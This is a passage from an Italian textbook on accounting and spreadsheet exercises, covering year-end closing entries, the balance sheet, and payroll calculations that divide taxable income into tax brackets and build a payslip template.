123	18		3011	ribassi e abbuoni attivi		2 120,00		*12 270,00*
124	18		2001	merci c/vendite		892 650,00		*904 920,00*
125	18		2003	rimborsi costi di vendita		8 870,00		*913 790,00*
126	18		4010	interessi attivi v/clienti		1 138,89		*914 928,89*
127	18	31 dic	2101	fitti attivi	epilogo dei componenti positivi	850,00		*915 778,89*
128	18		2120	plusvalenze ordinarie		1 500,00		*917 278,89*
129	18		6002	sopravvenienze attive straordinarie		2 190,00		*919 468,89*
130	18		3031	merci c/rimanenze finali		75 000,00		*994 468,89*
131	18		9001	conto di risultato economico			994 468,89	*0,00*

Figura 847.6. Scritture relative all'utile e chiusura dei conti rimanenti.

	A	B	C	D	E	F	G	H
132	19	31 dic	9001	conto di risultato economico	risultato economico	23 456,87		*23 456,87*
133	19		1002	utile d'esercizio			23 456,87	*0,00*
134	20	31 dic	1002	utile d'esercizio	capitalizzato l'utile d'esercizio	23 456,87		*23 456,87*
135	20		1001	patrimonio netto		3 843,13		*27 300,00*
136	20		1004	prelevamento extragestione			27 300,00	*0,00*
137	21	31 dic	1802	bilancio di chiusura	chiusura attività	526 790,75		*526 790,75*
138	21		0201	fabbricati			280 000,00	*246 790,75*
139	21		0204	attrezzature			13 000,00	*233 790,75*
140	21		0205	macchine d'ufficio			14 000,00	*219 790,75*
141	21		0206	arredamento			27 000,00	*192 790,75*
142	21		0207	automezzi			27 000,00	*165 790,75*
143	21		0501	crediti v/clienti			85 100,00	*80 690,75*
144	21		0820	denaro in cassa			941,25	*79 749,50*
145	21		0902	risconti attivi			459,50	*79 290,00*
146	21		0509	fatture da emettere			3 840,00	*75 450,00*
147	21		0605	crediti per IVA			450,00	*75 000,00*
148	21		0404	merci			75 000,00	*0,00*
149	22	31 dic	0211	fondo ammortamento fabbricati	chiusura passività	47 200,00		*47 200,00*
150	22		0214	fondo ammortamento attrezzature		13 000,00		*60 200,00*
151	22		0215	fondo ammortamento macchine d'ufficio		11 800,00		*72 000,00*
152	22		0216	fondo ammortamento arredamento		17 740,00		*89 740,00*
153	22		0217	fondo ammortamento automezzi		16 900,00		*106 640,00*
154	22		0541	fondo rischi su crediti		421,75		*107 061,75*
155	22		1201	debiti per TFRL		20 077,56		*127 139,31*
156	22		1820	banca X c/c		2 810,25		*129 949,56*
157	22		1821	banca Y c/c		3 425,50		*133 375,06*
158	22		1811	istituti previdenziali		1 110,00		*134 485,06*
159	22		1001	patrimonio netto		306 156,87		*440 641,93*
160	22		1502	debiti per ritenute da versare		53,71		*440 695,64*
161	22		1602	risconti passivi		511,11		*441 206,75*
162	22		0540	fondo svalutazione crediti		750,00		*441 956,75*
163	22		1420	fatture da ricevere		355,00		*442 311,75*
164	22		1506	debiti per imposte		1 679,00		*443 990,75*
165	22		1401	debiti v/fornitori		82 800,00		*526 790,75*
166	22		1802	bilancio di chiusura			526 790,75	*0,00*

Al termine le eccedenze che appaiono nella scheda del piano dei conti devono risultare tutte a zero; diversamente ci sono errori nelle scritture di chiusura.

847.5 Ripristino delle eccedenze necessarie a ottenere il bilancio

Per ottenere il bilancio, occorre ripristinare le eccedenze precedenti alle scritture di chiusura. Per fare questo conviene fare una copia del file contenente il foglio di lavoro, in modo da non perdere quanto già svolto. La cancellazione delle scritture richiede però di fare attenzione all'utile.

Figura 847.7. Scritture di chiusura «cancellate».

	A	B	C	D	E	F	G	H
96	18	31 dic	9001	conto di risultato economico	epilogo dei componenti negativi			0,00
97	19		3021	merci c/esistenze iniziali				0,00
98	20		3001	merci c/acquisti				0,00
99	21		3301	salari e stipendi				0,00
100	22		3302	oneri sociali				0,00
101	23		3101	costi di trasporto				0,00
102	24		3102	costi per energia				0,00
103	25		3103	pubblicità				0,00
104	26		3105	costi postali				0,00
105	27		3106	costi telefonici				0,00
106	28		3109	costi per locali				0,00
107	29		3110	costi per automezzi				0,00
108	30		3113	costi d'incasso				0,00
109	31		7001	imposte d'esercizio				0,00
110	32		4102	interessi passivi bancari				0,00
111	33		2010	resi su vendite				0,00
112	34		2011	ribassi e abbuoni passivi				0,00
113	35		3905	perdite su crediti				0,00
114	36		6101	minusvalenze straordinarie				0,00
115	37		3303	TFRL				0,00
116	38		3501	ammortamento fabbricati				0,00
117	39		3506	ammortamento arredamento				0,00
118	40		3507	ammortamento automezzi				0,00
119	41		3505	ammortamento macchine d'ufficio				0,00
120	42		3504	ammortamento attrezzature				0,00
121	43		3606	svalutazione crediti				0,00
122	44	31 dic	3010	resi su acquisti	epilogo dei componenti positivi			0,00
123	45		3011	ribassi e abbuoni attivi				0,00
124	46		2001	merci c/vendite				0,00
125	47		2003	rimborsi costi di vendita				0,00
126	48		4010	interessi attivi v/clienti				0,00
127	49		2101	fitti attivi				0,00
128	50		2120	plusvalenze ordinarie				0,00
129	51		6002	sopravvenienze attive straordinarie				0,00
130	52		3031	merci c/rimanenze finali				0,00
131	53		9001	conto di risultato economico				0,00

Figura 847.8. Scritture di chiusura «cancellate». Si osservi la modifica della scrittura relativa al prelievo del titolare.

	A	B	C	D	E	F	G	H
132	19	31 dic	9001	conto di risultato economico	risultato economico			0,00
133	20		1002	utile d'esercizio				0,00
134	21	31 dic	1002	utile d'esercizio	capitalizzato l'utile d'esercizio			0,00
135	22		1001	patrimonio netto		27 300,00		27 300,00
136	22		1004	prelevamento extragestione			27 300,00	0,00
137	23	31 dic	1802	bilancio di chiusura	chiusura attività			0,00
138	24		0201	fabbricati				0,00
139	25		0204	attrezzature				0,00
140	26		0205	macchine d'ufficio				0,00
141	27		0206	arredamento				0,00
142	28		0207	automezzi				0,00
143	29		0501	crediti v/clienti				0,00
144	30		0820	denaro in cassa				0,00
145	31		0902	risconti attivi				0,00
146	32		0509	fatture da emettere				0,00
147	33		0605	crediti per IVA				0,00
148	34		0404	merci				0,00
149	35	31 dic	0211	fondo ammortamento fabbricati	chiusura passività			0,00
150	36		0214	fondo ammortamento attrezzature				0,00
151	37		0215	fondo ammortamento macchine d'ufficio				0,00
152	38		0216	fondo ammortamento arredamento				0,00
153	39		0217	fondo ammortamento automezzi				0,00
154	40		0541	fondo rischi su crediti				0,00
155	41		1201	debiti per TFRL				0,00
156	42		1820	banca X c/c				0,00
157	43		1821	banca Y c/c				0,00
158	44		1811	istituti previdenziali				0,00
159	45		1001	patrimonio netto				0,00
160	46		1502	debiti per ritenute da versare				0,00
161	47		1602	risconti passivi				0,00
162	48		0540	fondo svalutazione crediti				0,00
163	49		1420	fatture da ricevere				0,00
164	50		1506	debiti per imposte				0,00
165	51		1401	debiti v/fornitori				0,00
166	52		1802	bilancio di chiusura				0,00

847.6 Bilancio

Se nel piano dei conti è stata fatta correttamente l'associazione con le poste di bilancio, la scheda del bilancio stesso risulta compilata automaticamente, con i valori corretti. Rimane solo da sistemare l'utile nel passivo. In questo caso, inserisce nella cella H78 il riferimento all'utile ottenuto nel conto economico (la cella H165).

Figura 847.9. Bilancio: attivo e passivo. La scheda del bilancio appare qui filtrata per le sole voci significative.

	A	B	C	D	E	F	G	H	I	J	K
1											
2	x	a					**ATTIVO**				
3	x	a									
4	x	a	A				**CREDITI VERSO I SOCI PER VERSAMENTI ANCORA DOVUTI:**				**0**
7	x	a	B				**IMMOBILIZZAZIONI:**				**254 360**
16	x	a	B	II			Immobilizzazioni materiali:			254 360	
17	x	a	B	II	1		terreni e fabbricati		232 800		
20	x	a	B	II	4		altri beni materiali		21 560		
35	x	a	C				**ATTIVO CIRCOLANTE:**				**164 160**
36	x	a	C	I			Rimanenze:			75 000	
40	x	a	C	I	4		prodotti finiti e merci		75 000		
42	x	a	C	II			Crediti:			88 218	
43	x	a	C	II	1		Verso i clienti		87 768		
57	x	a	C	IV			Disponibilità liquide:			941	
60	x	a	C	IV	3		denaro e valori in cassa		941		
61	x	a	D				**RATEI E RISCONTI ATTIVI:**				**460**
63	x	a	D		***2***		risconti attivi		460		
65	x	a					**TOTALE ATTIVO (A+B+C+D)**				**418 979**
66	x										
67	x	p					**PASSIVO**				
68	x	p									
69	x	p	A				**PATRIMONIO NETTO:**				**306 157**
70	x	p	A	I			Capitale			282 700	
78	x	p	A	IX			Utile (perdita) dell'esercizio fare riferimento al conto economico			*23 457*	
79	x	p	B				**FONDI PER RISCHI E ONERI:**				**0**
83	x	p	C				**TRATTAMENTO DI FINE RAPPORTO DI LAVORO SUBORDINATO:**				**20 078**
84	x	p	C		***1***		fondo TFRL		20 078		
85	x	p	D				**DEBITI:**				**92 233**
89	x	p	D		4		debiti verso banche		6 236		
92	x	p	D		7		debiti verso fornitori		83 155		
97	x	p	D		12		debiti tributari		1 733		
98	x	p	D		13		debiti verso istituti di previdenza e di sicurezza sociale		1 110		
100	x	p	E				**RATEI E RISCONTI PASSIVI:**				**511**
102	x	p	E		***2***		risconti passivi		511		
104	x	p					**TOTALE PASSIVO (A+B+C+D+E)**				**418 979**

Figura 847.10. Bilancio: conto economico. La scheda del bilancio appare qui filtrata per le sole voci significative.

	A	B	C	D	E	F	G	H	I	J	K
105	x										
106	x						**CONTO ECONOMICO**				
107	x										
108	x	e	A				**VALORE DELLA PRODUZIONE:**				**895 452**
109	x	e	A		1		ricavi delle vendite e delle prestazioni		893 102		
113	x	e	A		5		altri ricavi e proventi		2 350		
114	x	e	B				**COSTI DELLA PRODUZIONE:**				**864 358**
115	x	e	B		6		acquisti materie prime, sussidiarie, di consumo e di merci		687 340		
116	x	e	B		7		spese per prestazione di servizi		75 602		
118	x	e	B		9		costi del personale:		21 916		
119	x	e	B		9	a	salari e stipendi	15 100			
120	x	e	B		9	b	oneri sociali	5 285			
121	x	e	B		9	c	accantonamento al TFRL	1 531			
124	x	e	B		10		ammortamenti e svalutazioni:		25 812		
126	x	e	B		10	b	ammortamento delle immobilizzazioni materiali	24 640			
128	x	e	B		10	d	svalutazioni dell'attivo circolante e delle disponibilità liquide	1 172			
129	x	e	B		11		variazioni rimanenze materie prime, sussidiarie, di consumo e merci		48 900		
132	x	e	B		14		oneri diversi di gestione		4 788		
133	x	e					**DIFFERENZA TRA VALORE E COSTI DELLA PRODUZIONE (A-B)**				**31 094**
134	x	e	C				**PROVENTI E ONERI FINANZIARI (15+16-17)**				**51**
136	x	e	C		16		altri proventi finanziari:		1 139		
140	x	e	C		16	d	proventi diversi dai precedenti	1 139			
141	x	e	C		17		Interessi e altri oneri finanziari		1 088		
142	x	e	D				**RETTIFICHE DI VALORE DI ATTIVITÀ FINANZIARIE (18-19):**				**0**
151	x	e	E		19		**PROVENTI E ONERI STRAORDINARI (20-21):**				**- 5 510**
152	x	e	E		20		proventi straordinari	2 190			
153	x	e	E		21		oneri straordinari	7 700			
154	x	e					**RISULTATO PRIMA DELLE IMPOSTE (A-B±C±D±E)**				**25 636**
155	x	e			22		Imposte sul reddito dell'esercizio		2 179		
156	x	e			26		Utile o perdita di esercizio		23 457		

Parte cxxxv

Paghe

Capitolo 848

Suddivisione del reddito in scaglioni

Per poter calcolare l'***imposta lorda***, in una busta paga, partendo dall'***imponibile fiscale***, occorre suddividere tale imponibile negli scaglioni previsti, per poi poter applicare le aliquote erariali associate a tali scaglioni.

848.1 Scaglioni

Il calcolo dell'imposta relativa a un certo imponibile richiede la suddivisione di questo in scaglioni, a cui si devono applicare successivamente aliquote diverse. Per esempio, potrebbe essere richiesta una suddivisione simile a quella seguente:

Fascia di reddito	Aliquota erariale (annua)
da zero a 26000,00 €	23 %
oltre 26000,00 €, fino a 33500,00 €	33 %
oltre 33500,00 €, fino a 100000,00 €	39 %
oltre 100000,00 €	43 %

Per poter applicare l'aliquota erariale di ogni scaglione, occorre prima calcolare gli scaglioni; per i fini del calcolo di una busta paga occorre determinare anche gli scaglioni mensili, pari a 1/12 dello scaglione annuo relativo. In base all'esempio già mostrato, gli scaglioni sarebbero quelli seguenti:

Fascia di reddito	Aliquota erariale (annua)	Scaglione annuo	Scaglione mensile
da zero a 26000,00 €	23 %	26000,00 €	2166,6666 €
oltre 26000,00 €, fino a 33500,00 €	33 %	7500,00 €	625,00 €
oltre 33500,00 €, fino a 100000,00 €	39 %	66500,00 €	5541,6666 €
oltre 100000,00 €	43 %		

Attraverso un foglio elettronico, si predisponga una tabella, che successivamente deve essere sviluppata ulteriormente, per il calcolo degli scaglioni, conoscendo le fasce di reddito:

	A	B	C	D	E
1	imponibile fiscale				
2					
3					
4	fascia di reddito		aliquota	scaglione annuo massimo	scaglione mensile massimo
5	da	a			
6	0,00	26000,00	23%	26000,00	2166,67
7	26000,00	33500,00	33%	7500,00	625,00
8	33500,00	100000,00	39%	66500,00	5541,67
9	100000,00	9999999,00	43%	9899999,00	824999,92

Le celle da A7 ad A9, devono contenere il riferimento alla fine della fascia di reddito precedente (pertanto, non vanno semplicemente ricopiati i valori); gli scaglioni annui di reddito vanno determinati calcolando l'intervallo di reddito della fascia; gli scaglioni mensili vanno calcolati dividendo gli scaglioni annui per 12.

848.2 Suddivisione dell'imponibile fiscale tra le fasce

Una volta determinato l'imponibile fiscale, questo deve essere suddiviso in scaglioni, secondo le fasce stabilite. Si riprenda la tabella per il calcolo degli scaglioni e la si modifichi come si vede nella figura successiva:

	A	B	C	D	E	F	G	H	I
1	imponibile fiscale							annuo	mensile
2								40000,00	
3									
4	fascia di reddito		aliquota	scaglione annuo massimo	scaglione mensile massimo	somma degli scaglioni annui	somma degli scaglioni mensili	scaglione annuo	scaglione mensile
5	da	a							
6	0,00	26000,00	23%	26000,00	2166,67	26000,00	2166,67	26000,00	
7	26000,00	33500,00	33%	7500,00	625,00	33500,00	2791,67	7500,00	
8	33500,00	100000,00	39%	66500,00	5541,67	100000,00	8333,33	6500,00	
9	100000,00	9999999,00	43%	9899999,00	824999,92	9999999,00	833333,25	-60000,00	

I valori della colonna descritta come «somma degli scaglioni annui» vengono determinati sommando lo scaglione della fascia agli scaglioni precedenti; in pratica corrisponde esattamente al limite della fascia di reddito imponibile, che sarebbe già disponibile in un'altra colonna (le celle da B6 a B9).

I valori della colonna descritta come «scaglione annuo», non sono ancora corretti, ma è bene fare solo un passo alla volta. Il valore di ogni scaglione annuo viene determinato in base a delle condizioni. Per la precisione, il primo scaglione viene applicato per intero solo se il reddito imponibile è maggiore o uguale al limite della prima fascia di reddito; altrimenti, il valore effettivo del primo scaglione coincide esattamente con il reddito imponibile. Gli scaglioni successivi devono essere calcolati sottraendo dal reddito imponibile la somma degli scaglioni precedenti (ovvero il limite di fascia precedente) e verificando se la differenza supera ancora lo scaglione attuale oppure se ciò non accade.

Il risultato (errato) che si vede nella figura precedente è stato ottenuto nel modo seguente. Nel caso del primo scaglione:

```
SE(imponibile>=scaglione;scaglione;imponibile)
```

In pratica, la formula seguente:

```
SE(H2>=F6;D6;H2)
```

Nel caso del secondo scaglione le cose si complicano:

```
SE(imponibile>=somma_scaglioni;scaglione;imponibile-somma_scaglioni_precedenti)
```

In pratica, la formula seguente:

```
SE(H2>=F7;D7;H2-F6)
```

Logicamente, per gli scaglioni successivi si procede in modo analogo al secondo. Tuttavia, le condizioni proposte non riescono a porre un limite alla suddivisione dell'imponibile, calcolando poi anche scaglioni negativi. Per evitarlo, occorre modificare il calcolo dal secondo scaglione in poi, secondo la logica seguente:

```
SE(imponibile>somma_scaglioni_precedenti;↩
↪SE(imponibile>=somma_scaglioni;scaglione;imponibile-somma_scaglioni_precedenti);↩
↪0)
```

Pertanto, nel caso specifico del secondo scaglione, occorrerebbe scrivere così:

```
SE(H2>F6;SE(H2>=F7;D7;H2-F6);0)
```

	A	B	C	D	E	F	G	H	I
1	imponibile fiscale							annuo	mensile
2								40000,00	
3									
4	fascia di reddito		aliquota	scaglione annuo massimo	scaglione mensile massimo	somma degli scaglioni annui	somma degli scaglioni mensili	scaglione annuo	scaglione mensile
5	da	a							
6	0,00	26000,00	23%	26000,00	2166,67	26000,00	2166,67	26000,00	
7	26000,00	33500,00	33%	7500,00	625,00	33500,00	2791,67	7500,00	
8	33500,00	100000,00	39%	66500,00	5541,67	100000,00	8333,33	6500,00	
9	100000,00	9999999,00	43%	9899999,00	824999,92	9999999,00	833333,25	0,00	

848.3 Verifica

Si completi la tabella descritta nella sezione precedente, in modo da suddividere correttamente l'imponibile fiscale, sia annuale, sia mensile, secondo gli scaglioni. La tabella che si produce deve eseguire i calcoli correttamente se si modificano le fasce di reddito e l'imponibile fiscale annuo.

	A	B	C	D	E	F	G	H	I
1	imponibile fiscale							annuo	mensile
2								40000,00	3333,33
3									
4	fascia di reddito		aliquota	scaglione annuo massimo	scaglione mensile massimo	somma degli scaglioni annui	somma degli scaglioni mensili	scaglione annuo	scaglione mensile
5	da	a							
6	0,00	26000,00	23%	26000,00	2166,67	26000,00	2166,67	26000,00	2166,67
7	26000,00	33500,00	33%	7500,00	625,00	33500,00	2791,67	7500,00	625,00
8	33500,00	100000,00	39%	66500,00	5541,67	100000,00	8333,33	6500,00	541,67
9	100000,00	9999999,00	43%	9899999,00	824999,92	9999999,00	833333,25	0,00	0,00

Al termine del lavoro, si deve stampare la scheda, sia secondo la visualizzazione normale, sia mettendo in evidenza le formule. Quando si stampano le formule, si devono visualizzare

anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

848.4 Verifica

Si riprenda lo schema dell'ultima verifica, lo si risalvi con un altro nome e si proceda a una semplificazione, come si vede nella figura successiva:

	A	B	C	D
1	imponibile fiscale			40000,00
2				
3	livello superiore della fascia di reddito	aliquota	scaglione massimo della fascia	scaglione del reddito
4	26000,00	23%	26000,00	26000,00
5	33500,00	33%	7500,00	7500,00
6	100000,00	39%	66500,00	6500,00
7	9999999,00	43%	9899999,00	0,00

Al termine della modifica, i valori contenuti nelle celle da C4 a D7 devono essere determinati attraverso delle formule. Per controllare il funzionamento, si modifichi il reddito imponibile e i livelli superiori delle fasce di reddito, come nella figura seguente:

	A	B	C	D
1	imponibile fiscale			3333,33
2				
3	livello superiore della fascia di reddito	aliquota	scaglione massimo della fascia	scaglione del reddito
4	2166,67	23%	2166,67	2166,67
5	2791,67	33%	625,00	625,00
6	8333,33	39%	5541,67	541,67
7	9999999,00	43%	9991665,67	0,00

Come si può osservare, la differenza tra i due casi sta nel fatto che la prima volta si tratta di un reddito annuo, mentre nel secondo i calcoli sono adattati al mese singolo.

Al termine del lavoro si deve stampare la scheda della suddivisione in scaglioni, secondo la visualizzazione normale, sia con i dati del reddito annuale, sia con quelli del reddito mensile; inoltre si deve stampare una delle due versioni mettendo in evidenza le formule (in totale vanno fatte tre stampe). Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le

formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

Capitolo 849

Completamento del modello

In questo capitolo si riprende il file creato alla fine di quello precedente per il calcolo degli scaglioni **mensili** di reddito, lo si risalva con un nome nuovo e lo si estende con l'aggiunta di una scheda per la compilazione di una busta paga. La scheda contenente i calcoli per la suddivisione del reddito imponibile in scaglioni deve essere nominata *scaglioni*, mentre la scheda nuova deve avere il nome *paga*.

Figura 849.1. La scheda paga.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	ditta...					dipendente...					qualifica			
2											categoria			
3											matricola			
4											periodo			
5														
6		minimo tabellare		0,00		C	imponibile al lordo della deduzione non tassabile (A-B)		0,00			ritenuta fiscale (H)		0,00
7		scatti di anzianità		0,00							ritenute	acconti		0,00
8		cottimo		0,00		D	deduzione dell'area non tassabile		0,00			contributi sindacali		0,00
9		maggiorazione squadra		0,00								rata mensile addizionale regionale		0,00
10	imponibile contributivo	superminimo		0,00		E	imponibile fiscale (C-D)		0,00		I	totale ritenute		0,00
11		-		0,00			0,00	0,00%	0,00					
12		-		0,00			0,00	0,00%	0,00		J	assegno per il nucleo familiare		91,93
13		straordinario		0,00		imposta	0,00	0,00%	0,00					
14		indennità di cassa		0,00			0,00	0,00%	0,00		K	totale complessivo (C-I+J)		91,93
15		indennità di mensa		0,00			0,00	0,00%	0,00					
16		diarie		0,00			0,00	0,00%	0,00		L	arrotondamento della busta paga del mese precedente		0,45
17		festività non godute		0,00			0,00	0,00%	0,00					
18		ferie non godute		0,00		F	imposta lorda		0,00		M	arrotondamento della busta paga attuale da riportare nella mensilità successiva		0,38
19		mensilità aggiuntive		0,00										
20	A	totale imponibile contributivo		0,00			detrazioni per carichi di famiglia		0,00		N	somma da pagare		92,00
21						detrazioni	detrazioni per lavoro dipendente		0,00					
22		imponibile contributivo arrotondato		0,00			-		0,00					
23	ritenute INPS	fondo adeguamento pensioni	8,89%	0,00		G	totale detrazioni di imposta		0,00					
24		cassa integrazione	0,00%	0,00										
25	B	totale ritenute INPS		0,00		H	ritenuta fiscale (F-G)		0,00					

849.1 Impostazione della griglia

La scheda `paga` va strutturata come si può vedere nella figura 849.1, orientando la pagina in modo orizzontale per la stampa. Una volta completata la riproduzione della scheda secondo il suo aspetto superficiale, bisogna fare in modo che la zona da G11 a H17 ottenga i valori dalla scheda `scaglioni`.

Figura 849.2. La scheda `scaglioni` come dovrebbe risultare dal capitolo precedente.

	A	B	C	D
1	imponibile fiscale			0,00
2				
3	livello superiore della fascia di reddito	aliquota	scaglione massimo della fascia	scaglione del reddito
4	2166,67	23%	2166,67	0,00
5	2791,67	33%	625,00	0,00
6	8333,33	39%	5541,67	0,00
7	9999999,00	43%	9991665,67	0,00

Per la precisione, la cella D1 della scheda degli scaglioni, deve trarre il suo valore dalla cella I10 (imponibile fiscale) della scheda della paga; inoltre, le celle da G11 a G17 della scheda della paga, traggono il loro valore dalle celle da D4 a D10 della scheda degli scaglioni, così come le celle da H11 a H17 della scheda della paga ottengono il valore dalle celle da B4 a B10 della scheda degli scaglioni. Per verificare che l'abbinamento funzioni, si può mettere temporaneamente un valore nella cella I10 della scheda della paga per vedere se la suddivisione funziona, come nell'esempio seguente:

Figura 849.3. Esempio di imponibile suddiviso automaticamente in scaglioni.

	F	G	H	I
10	**E**	**imponibile fiscale (C-D)**		**5000,00**
11	**imposta**	2166,67	23,00%	498,33
12		625,00	33,00%	206,25
13		2208,33	39,00%	861,25
14		0,00	43,00%	0,00
15		0,00	0,00%	0,00
16		0,00	0,00%	0,00
17		0,00	0,00%	0,00
18	**F**	**imposta lorda**		**1565,83**

La figura anticipa giù il fatto che nelle celle da I11 a I17 i valori vanno determinati moltiplicando lo scaglione di reddito per la percentuale relativa; così come il fatto che la cella I18 deve

contenere la somma dei valori da I11 a I17.

Si osservi che l'imposta lorda che appare nella cella I18 deve essere calcolata in modo da arrotondarla ai due decimali.

849.2 Imponibile contributivo

La zona da A6 a D19 contiene l'elenco delle voci che compongono l'imponibile contributivo del dipendente. Di conseguenza, nella cella D20 si deve mettere una formula che calcoli la somma dei valori da D6 a D19.

849.3 Ritenute INPS

La zona da A22 a D24 contiene l'elenco delle voci che consentono di calcolare le ritenute INPS. Nella cella D22 va calcolato l'arrotondamento normale, alla cifra intera, del valore che costituisce l'imponibile contributivo. Nella cella C23 deve essere inserita l'aliquota per il fondo adeguamento pensioni, mentre nella cella D23 si deve calcolare il contributo per tale fondo, moltiplicando l'imponibile contributivo arrotondato per l'aliquota. Nella cella C24 va inserita l'aliquota per il calcolo del contributo della cassa integrazione straordinaria, quando tale contributo va versato dal dipendente; di conseguenza, nella cella D24 va calcolato tale contributo.

Il totale delle ritenute INPS deve essere arrotondato ai due decimali, in modo normale.

849.4 Arrotondamento della somma da pagare

Il valore finale da versare al dipendente, viene ottenuto sommando l'arrotondamento trattenuto nella busta paga del periodo precedente e sottraendo eventualmente la parte decimale del nuovo totale. Per fare questo, si deve usare la funzione ARROTONDA.PER.DIF():

```
ARROTONDA.PER.DIF(valore_da_arrotondare; cifre_decimali)
```

Evidentemente, per arrotondare al valore intero, occorre specificare che non si vogliono decimali:

```
ARROTONDA.PER.DIF(valore_da_arrotondare; 0)
```

Una volta calcolato il totale della busta paga, arrotondato, si può ottenere l'arrotondamento da portare nella busta del periodo successivo, ricalcolando il totale complessivo, ma sottraendo poi il totale della busta paga arrotondato.

849.5 Verifica

Si completi la scheda della paga inserendo le formule dove ciò è appropriato, seguendo i suggerimenti che appaiono nelle descrizioni (per esempio, nella cella G6 la descrizione suggerisce che si deve calcolare «A-B», ovvero si devono sottrarre le ritenute INPS dal totale imponibile contributivo). Una volta completate le formule, si compili la scheda della paga con i dati che si vedono nella figura 849.4.

Al termine del lavoro si deve salvare il file; quindi si deve stampare la scheda della paga, secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

849.6 Verifica

Si salvi il file della verifica precedente con un altro nome, prima di procedere con questa verifica ulteriore.

Si modifichi la scheda della paga con i dati che si vedono nella figura 849.5.

Al termine del lavoro si deve salvare il file; quindi si deve stampare la scheda della paga, secondo la visualizzazione normale e poi anche con le formule in evidenza. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

849.7 File che potrebbero tornare utili per le esercitazioni

Segue un elenco di file utilizzati e riutilizzabili nelle esercitazioni con le buste paga.

Anno scolastico 2006/2007

modello da compilare a mano: ⟨*allegati/a2/busta-paga-2006-2007-da-compilare-a-mano.ps*⟩

foglio elettronico da adattare: ⟨*allegati/a2/busta-paga-2006-2007-foglio-elettronico.ods*⟩

Figura 849.4. Foglio paga compilato.

ditta...

dipendente...

qualifica
categoria
matricola
periodo

imponibile contributivo		
minimo tabellare		1064,85
scatti di anzianità		71,06
cottimo		0,00
maggiorazione squadra		0,00
superminimo		41,32
-		0,00
-		0,00
straordinario		70,04
indennità di cassa		0,00
indennità di mensa		0,00
diarie		0,00
festività non godute		0,00
ferie non godute		0,00
mensilità aggiuntive		0,00
A	**totale imponibile contributivo**	**1247,27**

ritenute INPS		
imponibile contributivo arrotondato		1247,00
fondo adeguamento pensioni	8,89%	110,86
cassa integrazione	0,30%	3,74
B	**totale ritenute INPS**	**114,60**

C	**imponibile al lordo della deduzione non tassabile (A-B)**	**1132,67**
D	**deduzione dell'area non tassabile**	**488,00**
E	**imponibile fiscale (C-D)**	**644,67**

imposta		
644,67	23,00%	148,27
0,00	33,00%	0,00
0,00	39,00%	0,00
0,00	43,00%	0,00
0,00	0,00%	0,00
0,00	0,00%	0,00
0,00	0,00%	0,00
F	**imposta lorda**	**148,27**

detrazioni		
detrazioni per carichi di famiglia		131,60
detrazioni per lavoro dipendente		0,00
-		0,00
G	**totale detrazioni di imposta**	**131,60**
H	**ritenuta fiscale (F-G)**	**16,67**

ritenute		
ritenuta fiscale (H)		16,67
acconti		0,00
contributi sindacali		9,14
rata mensile addizionale regionale		10,80
I	**totale ritenute**	**36,61**

J	**assegno per il nucleo familiare**	92,45
K	**totale complessivo (C-I+J)**	1188,51
L	**arrotondamento della busta paga del mese precedente**	0,49
M	**arrotondamento della busta paga attuale da riportare nella mensilità successiva**	0,00
N	**somma da pagare**	**1189,00**

Figura 849.5. Foglio paga compilato.

ditta...	dipendente...	qualifica categoria matricola periodo

imponibile contributivo

	minimo tabellare	1610,74
	scatti di anzianità	157,07
	cottimo	0,00
	maggiorazione squadra	0,00
	superminimo	0,00
	-	0,00
	-	0,00
	straordinario	0,00
	indennità di cassa	0,00
	indennità di mensa	0,00
	diarie	0,00
	festività non godute	0,00
	ferie non godute	0,00
	mensilità aggiuntive	0,00
A	**totale imponibile contributivo**	**1767,81**

ritenute INPS

	imponibile contributivo arrotondato		1768,00
	fondo adeguamento pensioni	8,89%	157,18
	cassa integrazione	0,00%	0,00
B	**totale ritenute INPS**		**157,18**

C	**imponibile al lordo della deduzione non tassabile (A-B)**			**1610,63**
D	**deduzione dell'area non tassabile**			**250,43**
E	**imponibile fiscale (C-D)**			**1360,20**
imposta		1360,20	23,00%	312,85
		0,00	33,00%	0,00
		0,00	39,00%	0,00
		0,00	43,00%	0,00
		0,00	0,00%	0,00
		0,00	0,00%	0,00
		0,00	0,00%	0,00
F	**imposta lorda**			**312,85**
detrazioni	detrazioni per carichi di famiglia			64,56
	detrazioni per lavoro dipendente			0,00
	-			0,00
G	**totale detrazioni di imposta**			**64,56**
H	**ritenuta fiscale (F-G)**			**248,29**

ritenute	ritenuta fiscale (H)	248,29
	acconti	0,00
	contributi sindacali	9,14
	rata mensile addizionale regionale	12,94
I	**totale ritenute**	**270,37**
J	**assegno per il nucleo familiare**	91,93
K	**totale complessivo (C-I+J)**	1432,19
L	**arrotondamento della busta paga del mese precedente**	0,04
M	**arrotondamento della busta paga attuale da riportare nella mensilità successiva**	0,23
N	**somma da pagare**	**1432,00**

Parte cxxxvi

